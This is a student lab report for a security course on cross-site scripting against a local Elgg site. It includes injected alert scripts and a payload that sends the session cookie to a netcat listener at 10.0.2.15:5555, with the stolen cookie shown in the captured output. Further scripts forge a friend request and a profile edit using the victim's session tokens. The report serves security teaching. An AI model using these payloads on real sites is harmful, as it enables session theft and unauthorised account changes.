

Matthew Quander
11/21/2021
COSC647

Lab 5

Set Up: Start Apache server, login as Alice,



```
11/17/21]seed@VM:~/.../lab5$ sudo service apache2 start
11/17/21]seed@VM:~/.../lab5$ 
```



Latest activity

No activity

Log in


Username or email: alice

Password: •••••••••

This connection is not secure. Logins entered


Task 01: Display Alert Window

Click “Edit HTML”, enter alert script in “About me”, and click Save.



About me


```
<script>alert('XSS')</script>
```



XSS


Task 02: Display Alice’s Session Cookie

Click “Edit HTML”, enter below alert script for session cookie in “About me”, and click Save.



About me


```
<script>alert(document.cookie)</script>
```



Elgg=fgq0o4ilcei8o1bdon4mne7hm5

<u>Task 03</u>: Stealing Session Cookie from the Victim’s Machine


Add malicious script to Alice’s ‘Brief Description’ which will print the user’s session cookie to the terminal listening to port 5555.




Brief description

```
<script>document.write('<img src=http://10.0.2.15:5555?c=' + document.cookie + ' >');</script>
```

login as Admin





Attacker’s remote terminal, command to listen to port 5555



```
[11/17/21]seed@VM:~/.../lab5$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

Visiting Alice’s page as admin, session cookie info printed to terminal






```
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.15] port 5555 [tcp/*] accepted (family 2, sport 56922)
GET /?c=Elgg=g5as5e6p73mq9vgeasl2lem416 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Task 04: Becoming the Victim's Friend

After reviewing the Page Source info and seeing the needed variables, create malicious JavaScript code. Add that script to Samy's 'About Me' portion of the page that will cause that user to make a friend request to Samy when his page is visited. The JavaScript code gets executed once Save is clicked, an takes affect when another user visits Samy's page.



Display name: Samy

About me


```
<script type="text/javascript">
window.onload = function() {
var Ajax=null;

var ts ="&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token="&__elgg_token=" + elgg.security.token.__elgg_token;

//HTTP Request
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

//Create and send Ajax request to add friend
```

After visiting Samy's page, Alice becomes friends with him.




Question 1: Lines 1 and 2 are needed because they obtain the GET request's url parameters "__elgg_ts" and "__elgg_token", timestamp and security token

Question 2: If the Elgg application only provided the Editor mode the attack would not be able to be launched. This is due to the special characters being encoded in that mode. JavaScript requires special characters "<" and ">" when adding scripts.

Task 05: Modify the Victim's profile


Again, view the Page Source info to observe the needed variables for the POST request. We get the __elgg_token, __elgg_ts, and description variables, and the description access level, from the Params tab. This info is used to populate the `desc` variable.

Matthew Quander
11/21/2021
COSC647



```
Form data
  __elgg_token: IPk-962lExfv0Hqw5GNPBA
  __elgg_ts: 1637699830
  accesslevel[briefdescription]: 2
  accesslevel[contactemail]: 2
  accesslevel[description]: 2
  accesslevel[interests]: 2
  accesslevel[location]: 2
  accesslevel[mobile]: 2
  accesslevel[phone]: 2
  accesslevel[skills]: 2
  accesslevel[twitter]: 2
  accesslevel[website]: 2
  briefdescription:
  contactemail:
  description: <p>Samy+is+the+best!</p>
  guid: 47
```

Add malicious script to Samy's 'About Me' portion of the profile. The code is similar to the last task except it adds the `desc` variable to hold the message that will display on the victim's page.


Samy


About me

```
window.onload = function() {
//JavaScript code to access username user guid, Time Stamp __elgg_ts
//and Security token __elgg_token

var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;

var ts ="&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token ="&__elgg_token=" + elgg.security.token.__elgg_token;
var desc = "&description=Samy is the best!" + " &accesslevel[description]=2";
```

Visit Samy's profile while logged in to the victim user's profile



Alice

Brief description:

About me

Samy is the best!

Question 3: Line 1, which contains the if-statement `if(elgg.session.user.guid!=samyGuid){..`, is used to check who the user is that's visiting Samy's page. If it is a user other than Samy, then the code within the brackets will execute. It's needed to ensure the script isn't executed by Samy on his own page when Save is clicked, because the script captures and uses the current session values. If that line is removed, the code will be executed using Samy's session values and below will occur:



Display name


Samy

About me

```
//HTTP Request
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var content=token+ts+userName+desc+guid
var samyGuid=47;

//Create and send Ajax request to add friend
{
  var Ajax=null;
  Ajax=new XMLHttpRequest();
```



Samy

About me

Samy is the best!